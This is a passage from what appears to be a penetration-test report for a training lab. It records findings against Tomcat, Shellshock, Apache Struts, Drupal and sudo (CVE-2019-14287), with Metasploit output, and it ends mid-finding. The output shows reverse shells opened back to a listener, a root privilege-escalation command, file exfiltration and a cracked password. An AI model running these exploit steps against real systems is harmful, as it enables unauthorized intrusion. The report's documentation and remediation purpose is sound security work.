   RHOSTS     192.168.13.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framew
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.1     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run
```


```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Uploading payload ...
[*] Payload executed!
[*] Command shell session 3 opened (192.168.13.1:4444 → 192.168.13.10:45772 )

pwd
/usr/local/tomcat
cd /root
ls
find / -type f -iname "*flag*"
/root/.flag7.txt
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth0/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/kpageflags
pwd
/root
cat .flag7.txt
8ks6sbhss
```

Affected Hosts	192.168.13.10
Remediation	Frequently apply patches and updates, disable superfluous services, and adhere to the principle of least privilege.

Vulnerability 15	Findings
Title	Shellshock on Web Server (Port 80)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Used an RCE exploit through Metasploit on host 192.168.13.11, run the (`exploit/multi/http/apache_mod_cgi_bash_env_exec`) and set the target URI(The vulnerable webpage) to: /cgi-bin/shockme.cgi
Images	


	
Affected Hosts	192.168.13.11
Remediation	Regularly update and patch all server software. Avoid the use of CGI scripts where possible.

Vulnerability 16	Findings
Title	Apache Struts (CVE-2017-5638)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Used an RCE exploit through Metasploit on host 192.168.13.12, Use the exploit `multi/http/struts2_content_type_ognl` to get a Meterpreter shell:
Images	





```
root@kali: ~/Documents/day_2 | root@kali: ~ | root@kali: ~ | root@kali: ~ | root@kali: ~ | root@kali: ~

msf6 exploit(multi/http/struts2_content_type_ognl) > set RHOSTS 192.168.13.12
RHOSTS => 192.168.13.12
msf6 exploit(multi/http/struts2_content_type_ognl) > options

Module options (exploit/multi/http/struts2_content_type_ognl):

   Name       Current Setting     Required  Description
   ----       ---------------     --------  -----------
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.13.12       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080                yes       The target port (TCP)
   SSL        false               no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /struts2-showcase/  yes       The path to a struts application action
   VHOST                          no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.30.50.17     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Universal


msf6 exploit(multi/http/struts2_content_type_ognl) > run

[*] Started reverse TCP handler on 172.30.50.17:4444
[*] Sending stage (3012548 bytes) to 192.168.13.12
[*] Meterpreter session 1 opened (172.30.50.17:4444 → 192.168.13.12:40896 ) at 2023-10-03 08:00:31 -0400
[-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions

Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  1         meterpreter x64/linux  root @ 192.168.13.12  172.30.50.17:4444 → 192.168.13.12:40896  (192.168.13.12)

msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ls
```

```
meterpreter > cd /root
meterpreter > ls
Listing: /root
=============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2022-02-08 09:17:45 -0500  .m2
100644/rw-r--r--  194   fil   2022-02-08 09:17:32 -0500  flagisinThisfile.7z

meterpreter > download /root/flagisinThisfile.7z
[*] Downloading: /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] Downloaded 194.00 B of 194.00 B (100.0%): /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] download   : /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
meterpreter >
```

	
Affected Hosts	192.168.13.12
Remediation	Regular patching and updates. Limit access to necessary services and apply the principle of least privilege.


Vulnerability 17	Findings
Title	Drupal - CVE-2019-6340
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Used an RCE exploit through Metasploit on host 192.168.13.13. The Drupal vulnerability (CVE-2019-6340) was exploited, allowing unauthorized access to user data. Use the exploit `unix/webapp/drupal_restws_unserialize` to get a Meterpreter shell.
Images	








Affected Hosts	192.168.13.13
Remediation	Regularly update Drupal, and restrict the permissions of the www-data user to only what is necessary for operation.


Vulnerability 18	Findings
Title	Run as ALL Sudoer (CVE-2019-14287)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Used ssh using user ‘alice’ to access the host 192.168.13.14, exploiting a sudo vulnerability (CVE-2019-14287), leading to privilege escalation. Performed a privilege escalation exploit using this command sudo -u#-1 cat /root/flag12.txt
Images	






Affected Hosts	192.168.13.14
Remediation	Regularly update the sudo package and narrow down sudo permissions to essential operations exclusively. Employ strong, intricate passwords and refrain from sharing them.



Vulnerability 19	Findings
Title	Unprotected user credentials in the GitHub repository.
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Unprotected credentials were found in a GitHub repository, these credentials were then cracked using the 'john the ripper' tool. The cracked hash result: `Tanya4life` A port scan of the subnet that the Kali machine is on (172.22.117.0/24) will reveal two machines: Win10 @ 172.22.117.20, Server2019 @ 172.22.117.10 The port scan reveal several ports open on Win10, one of which is HTTP. navigate to 172.22.117.20/flag2.txt using the cracked credentials from the totalrekall GitHub page revealed its content.
Images	 




```
└─# nmap -sV 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-08 07:26 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00047s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-10-08 11:27:10Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
MAC Address: 00:15:5D:02:04:13 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00046s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
79/tcp  open  finger        SLMail fingerd
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
445/tcp open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.22.117.100
Host is up (0.0000080s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
5901/tcp open  vnc     VNC (protocol 3.8)
6001/tcp open  X11     (access denied)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 34.35 seconds
```




Affected Hosts	https://github.com/totalrekall/site 172.22.117.20
Remediation	Securely store credentials, not in plaintext or in public repositories. Implement proper access control measures and strong credentials.

Vulnerability 20	Findings
Title	open FTP port 21
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Returning to the port scan results show host 172.22.117.20 has "FTP" open on port 21, If the Nmap scan was done using the `-A` flag or using the NSE script for FTP anonymous access, the scan will reveal that FTP anonymous access is possible.
Images	 


```
